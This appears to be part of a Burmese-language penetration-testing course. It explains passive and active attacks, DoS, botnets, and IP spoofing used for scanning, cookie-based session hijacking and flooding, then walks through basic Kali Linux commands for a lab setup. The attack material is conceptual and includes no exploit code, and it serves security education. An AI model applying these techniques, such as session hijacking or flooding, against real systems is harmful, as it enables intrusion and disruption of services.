Attack ဆိုတာကတေသာ အချက်အလက်တွေကိုခိုးယူတယ် । အချက်အလက်များကိုဖျက်စီးပါတယ် । ခွင့်ပြုချက်မရှိပဲ Device တွေထဲခိုးဝင်တယ် ပြီးရင် shutdown ချတယ် ဒါမှမဟုတ် system ကို disable လုပ်တာတွေကို Attack လုပ်တယ်လို့ဆောပါတယ်။ Attack တွေက Local မှာလဲ ဖြစ်ပွားနိုင်ပါတယ် ဘာဖြစ်လို့လဲဆိုရင် အန္တရာယ်ရှိတဲ့အသုံးပြုသူတွေက system ရဲ့ Physical ပိုင်းကို အသုံးပြုခွင့် ရအောင်ကြိုးစားမယ် ပြီးရင်တော့ အန္တရာယ်ရှိတဲ့ Payload တွေကိုပို့လွှတ်တာမျိုးတွေလုပ်နိုင်ပါတယ်။

Attack အမျိုးအစားကိုအဓိကအားဖြင့် ၂ မျိုးခဲ့ခြားထားပါတယ်။

- Passive attacks
- Active attacks

### Passive Attacks

Passive attack ဆိုတာကတေသာ Attacker က Victim's Device ရဲ့ အခြေအနေ၊ အကြောင်းအရာ များကို ကိုလေ့လာတယ် । စောင့်ကြည့်တယ် ဘယ်လိုစတင်တိုက်ခိုက်ရမလဲဆိုတာကို။ အဲဒါကိုတော့ Attacker တွေကကစတင်တိုက်ခိုက်ဖို့အကောင်းဆုံးနည်းလမ်းလို့လက်ခံကြတယ်။ ဉာဏ်မာအနေနဲ့

ပြော ရရင်တဲ့ Attacker တစ်ဦးက Victim Machine နဲ့ Default gateway ကြားမှ Network traffic ကို sniffing ပြုလုပ်တာကို Passive attack ပြုလုပ်တယ်လို့ခေါ်ပါတယ်။

### Types of Passive attack

**Sniffing:** Networkပေါ်မှာရှိတဲ့အသုံးပြုတဲ့သူတွေမသိအောင် Packets တွေကို Capture လုပ်တာကို ပြောတာဖြစ်ပါတယ်။ Sniffing ရဲ့ရည်ရွယ်ချက်ကတော့ အရေးပါတဲ့အချက်အ လက်များကို Network ပေါ်ကနေပို့လွတ်တဲ့အခါကြားထဲကနေရယူဖို့ရန်ဖြစ်ပါတယ်။

**Port scanning:** TCP နဲ့ UDP တို့ရဲ့ဖွင့်နေတဲ့ port တွေကိုစစ်ဆေးခြင်းဖြစ်ပါတယ်။ ဒဲ့လိုစစ်ဆေးခြင်းအားဖြင့် တိုက်ခိုက်သူက target machine မှာဘယ် services တွေ running ဖြစ်နေသလဲ ဘယ် Port တွေ Open ဖြစ်နေသလဲဆိုတာဆုံးဖြတ်လို့ရပါတယ်။

### Active Attacks

Active attacks ကတော့ attack မှာ target device ရဲ့အားနည်းချက်တွေနဲ့ ပတ်သက်တာ တွေရရှိပြီးတဲ့အပြင် ဒဲ့ device ဆီသို့ exploit ပို့ဆောင်ပြီးဖြစ်နေတဲ့အခြေအနေကို ဆိုလိုတာ ဖြစ်ပါတယ်။ တစ်ခါတစ်ရုံမှာ တိုက်ခိုက်မှုတွေက Direct Attack လဲဖြစ်နိုင်ပါတယ်။ ဆိုလိုတာ ကတော့ exploit ကို attacker's machine ကနေ target machine ဆီသို့ တိုက်ရှိက်ပို့ဆောင် တာမျိုးကိုပြောတာပါ။ နောက် Indirect Attack မျိုးအနေနဲ့ လဲတိုက်ခိုက်ခံရနိုင်ပါတယ်။ ဆိုလိုတာက တော့ တိုက်ခိုက်သူက တခြားကွန်ပြုတာတစ်ခုခုကိုအသုံးချပြီး တိုက်ခိုက်တာမျိုး ကိုဆိုလိုတာ ဖြစ်ပါတယ်။ တိုက်ခိုက်သူက zombie တစ်ခုကို ပြုလုပ်ပါတယ်။ ပြီးတဲ့အခါ ဒဲ့ zombie ကိုအသုံးချပြီး တိုက်ခိုက်မှုမျိုးတွေကိုပြုလုပ်ပါတယ်။ ဒဲ့ဒါကြောင့် တိုက်ခိုက်မှုတွေဟာ zombie ကနေပဲ တိုက်ခိုက်တဲ့အမြင်မျိုးတွေကိုဖြစ်ပေါ်စေပါတယ်။ ထင်ရှားတဲ့ Active attack ၂ခုကတော့ -

**Denial of Service:** DoS Attack ဆိုတာက Hacker က System တစ်ခုကိုအသုံးပြု လို့မရတော့ အောင်ပြု လုပ်လိုက်တာဖြစ်ပါတယ်။ ဘယ်လိုမျိုးလဲဆိုရင် Hacker က Target System ထံကို Overloading ဖြစ်ရန်အတွက် Request တွေအများကြီးကို တစ်ပြိုင်နှက်ထဲ ပို့လွတ်လိုက်တာ ဖြစ်ပါတယ်။ ဒဲ့အခါ System က Request တွေများလာပြီး Respond မပြန်နိုင်တော့ပါဘူး။ ဥပမာပေးရရင် ကျောင်းသားတစ်ယောက်ကို ဆရာအများကြီးက တစ်ပြိုင်နှက်ထဲမှာ စာတွေကိုမေးနေသလိုပေါ့ ဒဲ့အခါကျောင်းသားက ဘယ်ဆရာမေးတာ ကိုအရင်ဖြေရမလဲဆိုတာမသိတော့ပါဘူး။

**Botnet:** တိုက်ခိုက်သူက Command and Control (CnC) server ကိုပြုလုပ်တယ် ပြီးရင်ဒဲ့ server မှာတစ်ဆင့် Zombies ကူးစက်ခံထားတဲ့ machine တွေမှာတစ်ဆင့် malicious activities တွေပြုလုပ်ပါတယ်။

## Spoofing attacks

Attacker က အချက်အလက်အမှားတွေကိုအသုံးပြုပြီး authorized user အနေနဲ့ အချက်အလက်တွေ ကို ဝင်ရောက်သုံးစွဲတာကိုဆိုလိုတာဖြစ်ပါတယ်။ Attacker တွေက System မှာ exploit တွေအဲမှ မဟုတ် payload တွေပို့ဆောင်ပြီးတဲ့အခါမှာတော့ အဲ အသုံးပြုတဲ့သူအနေနဲ့လှည့်စားပြီး system တစ်ခုလုံး down သွားအောင်တိုက်ခိုက်မှုတွေပြုလုပ်ပါတော့တယ်။ တစ်ခါတစ်ရုံး attacker တွေက မူလ IP Address နဲ့ MAC Address တွေကိုပါပြောင်းလဲပြီး မသိရင်တော့ user တစ်ဦးတစ်ယောက်က ရည်ရွယ်ချက်ရှိရှိ တိုက်ခိုက်တဲ့ပုံစံမျိုး ဖြစ်အောင် ဖန်တီးကြပါတယ်။

### How is an IP datagram spoofed?

IP Packet/datagram မှာ Sender's source နဲ့ Destinations' IP Address ကဲ့သို့သော် အချက်အလက်များ က Header မှာပါဝင်ပါတယ်။ IP Packet တွေကများသောအားဖြင့် encrypted မလုပ်ထားကြပါဘူး၊ အဲဒါကြောင့် တစ်စုံတစ်ယောက်က sender နဲ့ receiver ကြားက traffic ကို sniffing လုပ်ပြီး packet ထဲမှာပါဝင်တဲ့ contents တွေနဲ့ header information တွေကိုဖမ်းယူလို့ရပါတယ်။ အန္တရာယ်ရှိတဲ့ user ဒါမှာမဟုတ် Attacker ကဟာ IP address ထဲမှာပါဝင်တဲ့ IP Packets တွေကို တွေ့ခြားတစ်နေရာရာကနေပြုလုပ်တဲ့ဟန်မျိုးနဲ့ attacker machine ကနေပြုလုပ် နိုင်ပါတယ်။ အဲဒါကိုတော့ IP Spoofing လုပ်တယ်လို့သတ်မှတ်ပါတယ်။ အဲလိုပြုလုပ်ခြင်းဟာ IP Packet လာတဲ့ Source ကို သားကောင်ကိုယုံကြည်အောင်ပြုလုပ်ခြင်းဖြစ်ပါတယ်။ အမှန်တစ်ကယ် ကတော့ Malicious user ထံမှလာတာ ဖြစ်ပါတယ်။ Operating system အနေနဲ့ကတော့ အဲ IP Address ကိုတရားဝင်အသုံးပြုထားတဲ့ Machine ဟုတ်မဟုတ် ဆုံးဖြတ်နိုင်တဲ့နည်းလမ်းမရှိပါဘူး။ Internet Protocol ကိုစတင်တို့ထောင်ကတည်းက ယခု အချိန်ထိ လုပံ့ခြေးနဲ့ ပတ်သက်ပြီး စိုးရိုးမူပန်မှုတွေရှိနေရတုန်းပါပဲ။


မတူညီတဲ့ Spoofing attacks တွေအမျိုးမျိုးရှိပါတယ်-

- Address Resolution Protocol spoofing
- DNS spoofing

### IP Spoofing

IP Spoofing အကြောင်းကိုတော့ အောက်မှာနှမူနာပြုပေးထားတဲ့ပုံလေးနဲ့တွဲ လွှေလာကြည့်ပါ။ IP Spoof ဆိုတာကတော့ Attacker ကအထူးပြုလုပ်ထားတဲ့ packet ကို Web Server (200.1.1.1) ကိုပို့ပါတယ်။ အဲလိုပုံတဲ့အခါမှာတော့ IP header မှာပါဝင်တဲ့ Source IP Address က Victim ရဲ့ IP

Address ဖြစ်တဲ့ 203.155.182.1 ကိုအသုံးပြုပြီးပို့ပါတယ်။ Web server က Packet လက်ခံရရှိတဲ့ခါမှာ တော့ Attacker အစား Victim ကိုပြန်လည်ပေးပို့ခဲ့ပါတယ်။



Attacker က IP Spoofing နည်းပညာကိုအသုံးပြုပြီးတော့ Access List, Security Appliances အစရှိတာတို့ကို bypass လုပ်နိုင်ပါတယ်။ အဓိကရည်ရွယ်ချက်ကတော့ Network ကိုအသုံးချပြီး System ကိုလှည့်စားဖို့ အတွက်ဖြစ်ပါတယ်။

ဒီနည်းလမ်းမှာ Attacker creates လုပ်လိုက်တဲ့ IP Packets နဲ့အတူ Fake source IP Address နဲ့ Sender ကအတူတူပဲဖြစ်ပါတယ်။ Attacker က IP Spoofing နည်းလမ်းကိုအသုံးပြုခြင်းဖြင့် Security Measures လုပ်တဲ့ Authentication-based IP Networks ကိုကျော်ဖြတ်နိုင်ပါတယ်။

Various options where IP spoofing can be used:

- Scanning
- Hijacking an online session
- Flooding

### Scanning

Scanning ဆိုတာကတော့ malicious user က Victim machine မှာ ဘယ် TCP/UDP ports တွေဖွင့်နေလဲ, Operating system အမျိုးစားနဲ့ Version, Running လုပ်နေတဲ့ Services တွေနဲ့ အားနည်းချက်များ ကိုရှာဖွေ ဖော်ထွက်တာတို့ပါဝင်ပါတယ်။

Scanning လုပ်နေစဉ်အတွင်းမှာ Attacker က Port 80 ပွင့်နေလား မပွင့်ဘူးလားဆိုတာကို သတိထားပြီးစောင့် ကြည့်နေပါတယ်။ အကယ်၍ ပွင့်နေခဲ့မယ်ဆိုရင်တော့ Web server က Target device မှာ running ဖြစ် နေတယ်လို့ဆုံးဖြတ်လို့ရပါတယ်။ အဲနောက် Attacker ကဆက်ပြီးတော့ Web Server အမျိုးအစားနဲ့ version တို့ကို banner-grabbing နည်းလမ်းကိုအသုံးပြုပြီး ဆက်လက်

ရှာဖွေပါတယ်။ အချက်အလက်အပြည့် စုံကိုသိပြီဆိုရင်တော့ Attacker က သက်ဆိုင်ရာ payload ကို Target device ဆိုသိပို့ဆောင်ပါတယ်။

### Hijacking an online session

Session hijacking attack တွင် attacker က user တွေက website ထဲကို Log in ဝင်တဲ့ cookie ကို Capture လုပ်ပါတယ် ပြီးတော့ username နဲ့ password မလိုပဲတူညီတဲ့ website ထဲကို cookie ထဲမှာတွေရှိတဲ့အချက်အလက်တွေကိုအသုံးပြုပြီးဝင်တာမျိုးကိုဆိုလိုတာဖြစ်ပါတယ်။ အဲလိုမျိုးပြုလုပ်ခြင်းဖြင့် Victim Account နဲ့ပတ်သက်တဲ့ အချက်အလက်အပြည့်စုံ ကိုရရှိမှာဖြစ်ပါတယ်။ Cookie ကိုတော့ Sniffing နည်းလမ်းတစ်ခုခုကိုအသုံးပြု၍ သော်လည်းကောင်း Man-In-The-Middle (MITM) attacks ကိုအသုံးပြု၍ ဖမ်းယူနိုင်ပါတယ်။

### Flooding

Flooding Attack မှာတော့ Attacker က မလိုအပ်တဲ့ Packets တွေကို Target က overwhelmed ဖြစ်တဲ့အခါန်ထိအဆက်မပြတ်ပို့ဆောင်တာကိုဆိုလိုတာဖြစ်ပါတယ်။ Target က Packet တိုင်းကိုလက်ခံဖို့ စနစ်တကျပြစ်ဖို့လိုအပ်ပါတယ် ဒါပေမယ့် packet တွေကိုလက်ခံတဲ့နှင့်က မြင့်မားလာတဲ့အခါမှာတော့ target ကနောက်ဆုံးမှာတော့ user's တွေကိုပြန်လည် respond မလုပ်နိုင်တော့ပါဘူး။

## Chapter-2 Lab Setup

အခုသင်ခန်းစာများ ကျွန်ုတ်တို့တွေ Vulnerability Assessment အတွက် Lab တွေတည်ဆောက်တဲ့ အခန်းကို လေ့လာရမှာဖြစ်ပါတယ်။ အဲအတွက်လိုအပ်တာကတော့ Kali Linux ပဲဖြစ်ပါတယ်။ OK ဘာတွေလေ့လာရမလဲဆိုတာ အောက်မှာဖော်ပြပေးထားပါတယ်။

- Setting up a Kali Virtual Machine
- Basics of Kali Linux
- Introduction of Metasploit
- Environment configuration and setup
- List of tools to be used during assessment

### Setting up a Kali Virtual Machine

Vulnerability assessment ပဲဖြစ်ဖြစ် Penetration Test အတွက်ဖြစ်ဖြစ် Kali Linux ကိုအသုံးပြု သင့်ပါတယ်။ Kali Linux မှာဆိုရင်တော့ Tools နဲ့ Utilities တွေအနုပါဝင်တဲ့အတွက် ပိုပြီးတော့ အဆင်ပြေစေပါတယ်။ အရင်ဆုံး Kali Linux ကိုဒေါင်းလုပ်ဆွဲဖို့အတွက် <https://www.kali.org/downloads/> ကိုသွားပြီး ဒေါင်းလုပ်ဆွဲလိုရပါတယ်။


Image Name	Download	Size	Version	SHA256Sum
Kali Linux 64-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.2G	2019.2	67574ee0039eaf4043a237e7c4b0eb432ca07ebf9c7b2dd0667e83bc3900b2cf
Kali Linux 32-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.2G	2019.2	1e03023bbd81fdec9c49717219c2c48f62da3f99009df1bbe73f158eef246282
Kali Linux LXDE 64-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.0G	2019.2	cd0d7fc95275de49b40208838f8fcac2984d5cbecc9472f54656dc351d09edc8dc
Kali Linux MATE 64-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.1G	2019.2	f81ca6a35bcd61678f1a84dc8949023b11c7434d80f35be2ac8d6f08dfd93bad
Kali Linux Light armhf	<a href="#">HTTP</a>   <a href="#">Torrent</a>	741M	2019.2	0f3ad59fc2fed868cb3ddaab38c7968a190e54e655c50b9561f847e9d17a7963
Kali Linux KDE 64-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.5G	2019.2	b794d360923c1f2c73f60783b8506cbfe3d4746c20e009ad21aa37b47c32749f
Kali Linux E17 64-Bit	<a href="#">HTTP</a>   <a href="#">Torrent</a>	3.0G	2019.2	cf028e03841741afe46357439c545b09f5414633711c66ee10cc541b7e206dfa

ပုံမှာပြထားတာကတော့ 64 bit အတွက်ဆိုရင်တော့ အစိမ်းရောင်နဲ့ဘောင်ခတ်ထားတာကိုရွေးပါ။ 32 bit အတွက်ဆိုရင်တော့ အနီရောင်နဲ့ဘောင်ခတ်ထားတာကိုရွေးပါ။ မိမိအဆင်ပြရာကိုရွေးပြီး

Download ဆဲနိုင် ပါတယ်။ Down ပြီးရင်တော့ vmware ပေါ်မှာ Install လုပ်ရပါမယ်။ Kali Linux install လုပ်တာကိုတော့ video training ထဲမှာလေ့လာပေးပါ။ ဒီမှာ မရေးပြတော့ပါဘူး။

## Basics of Kali Linux

Kali Linux ကို Install လုပ်ပြီး Login ဝင်လိုက်ရင်အောက်ပါအတိုင်းတွေမြင်ရမှာဖြစ်ပါတယ်။ အဲတော့ ကျွန်ုင်တော်တို့တွေ Kali Linux မှာအသုံးများတဲ့ Command တွေအကြောင်းကို လေ့လာကြရအောင်။



**passwd:** အရင်ဆုံးလေ့လာရမယ့် command ကတော့ passwd ပဲဖြစ်ပါတယ်။ သူရဲ့လုပ်ဆောင်ချက် ကတော့ ကျွန်ုင်တော်တို့ Kali Linux ကို install လုပ်ခဲ့စဉ်တုန်းက root account password ပဲဖြစ်ဖြစ် user account password ပဲဖြစ်ဖြစ်ပြောင်းချင်တဲ့အခါမှာအသုံးပြုပါတယ်။ ဆိုပါစို့ ကျွန်ုင်တော်က root password ကိုပြောင်းချင်တယ်ဆိုရင် Terminal မှာရှိက်ရမယ့် command က "passwd root" ပဲဖြစ်ပါတယ်။ အကယ်၍ mgmg ဆိုတဲ့ user ကို password ပြောင်းချင်တယ်ဆိုရင် "passwd mgmg" ပဲဖြစ်ပါတယ်။ အတိုချုပ်အနေ နဲ့မှတ်ထားမယ်ဆို ရင် passwd ရဲ့နောက်မှာ ကိုယ်ပြောင်းချင်တဲ့ username ကိုထည့်ပေးလိုက်ယူပါပဲ။

```
root@kali: ~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali: ~#
```

Ifconfig: ကျွန်ုတ်တို့ Kali Linux ရဲ့ ip address ကိုကြည့်ချင်တဲ့အခါ ifconfig ဆိုတဲ့ command ကိုအသုံးပြုဖိုးကြည့်လို့ရပါတယ်။ windows မှာဆို ipconfig ပေါ့။

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 172.16.16.4 netmask 255.255.255.0 broadcast 172.16.16.25
      5
      inet6 fe80::20c:29ff:fe92:8d3 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:92:08:d3 txqueuelen 1000 (Ethernet)
        RX packets 96 bytes 19315 (18.8 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 112 bytes 9757 (9.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
        device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 20 bytes 1116 (1.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 20 bytes 1116 (1.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

**uname -a**: OS ရဲ့ Information တွက်ပြည့်ချင်ရင်အသုံးပြုပါတယ်။ အဲမှာဆိုရင်တော့ version, architect အစရိတာတွက်ပြည့်ချင်ရမှာဖြစ်ပါတယ်။

```
root@kali:~# uname-a
bash: uname-a: command not found
root@kali:~# uname -a
Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03)
x86_64 GNU/Linux
root@kali:~# [redacted]
```

**whoami:** ဘယ် user account နဲ့ login ဝင်ထားလဲဆိုတာကိုဖော်ပြုပါတယ်။

```
File Edit View Search Terminal Help
root@kali:~# whoami
root
root@kali:~# [redacted]
```


**ls:** Directory အောက်မှာရှိတဲ့ file နဲ့ folder တွေကိုကြည့်ချင်တဲ့အခါ အသုံးပြုပါတယ်။

```
root@kali:~# ls
Desktop      Firefox_wallpaper.png    Public
Documents    Music                      Templates
Downloads   Pictures                   Videos
root@kali:~# [redacted]
```

**pwd :** လက်ရှိရောက်နေတဲ့ Directory ကိုကြည့်ချင်တဲ့အခါမှာ အသုံးပြုပါတယ်။


```
root@kali:~# pwd
/root
root@kali:~# [redacted]
```

**Cd:** လက်ရှိရောက်နေတဲ့ Directory ကနေ တွေး Directory တစ်ခုကိုပြောင်းဖို့အတွက်အသုံးပြုပါတယ်။ ဥပမာ ကျွန်ုတ်လက်ရှိရောက်နေတာက root အောက်ထဲမှာပေါ့ အဲကနေမှ Download ဆိုတဲ့ Directory ထဲကို သွားချင်ရင် "cd Downloads"ပါ။ အဲကနေပြန်ထွက်ချင်ရင်တော့ "cd .." ပေါ့။




```
root@kali:~# cd Downloads/
root@kali:~/Downloads# pwd
/root/Downloads
root@kali:~/Downloads# cd ..
root@kali:~# pwd
/root
root@kali:~#
```

**mkdir:** ဒီတစ်ခါ ကျွန်တော်တို့ Desktop ရဲအောက်မှာ Folder တစ်ခုဆောက်ကြည့်ပါမယ်။ အဲလို Folder ဆောက်ဖို့အတွက်ဆိုရင်တော့ mkdir ဆိုတဲ့ command ကိုအသုံးပြုပါတယ်။ "mkdir Desktop/Test" ဆိုတဲ့ command ကိုအသုံးပြုလိုရသလို cd နဲ့ Desktop ထဲကိုဝင်ပြီးမှ "mkdir Test" ဆိုပြီးတော့အသုံးပြုလိုပါတယ်။ Test ဆိုတာကတော့ Folder Name ဖြစ်ပါတယ်။



```
root@kali:~# mkdir Desktop/Test
root@kali:~# ls Desktop/
Test
root@kali:~#
```

**rmdir:** Folder တည်ဆောက်တာကို အပေါ်မှတော့ဖော်ပြပြီးသွားပါပြီ။ ဆက်ပြီးတော့ အဲဒီ Folder ကိုပြန်ဖျက်ကြည့်ကြပါမယ်။ Command ကတော့ "rmdir Desktop/Test" ပဲဖြစ်ပါတယ်။




```
root@kali:~# rmdir Desktop/Test/
root@kali:~# ls Desktop/
root@kali:~#
```

အကယ်၍များ ဖျက်ချင်တဲ့ folder ထဲမှာတဲ့ခြား file တွေ folder တွေရှိနေသေးတယ်ဆိုရင် rmdir နဲ့ဖျက်လိုမပါဘူး။ အဲအခါ "rm -rf Desktop/Test" ကိုအသုံးပြုပါတယ်။ မိမိဘာသာ Test ဆိုတဲ့ Folder ထဲမှာ တဲ့ခြား Folder တွေတည်ဆောက်ပြီးစမ်းသပ်ကြည့်ပါ။


**touch & cat:** အဲ Command J ခုစလုံးအကြောင်းကို တစ်ခါထဲဖော်ပြရတဲ့ အကြောင်းရင်းကတော့ touch ကိုအသုံးပြုပြီးတော့ Txt file တစ်ခုကိုတည်ဆောက်လိုရပြီး cat ဆိုတဲ့ command ကို အသုံးပြု

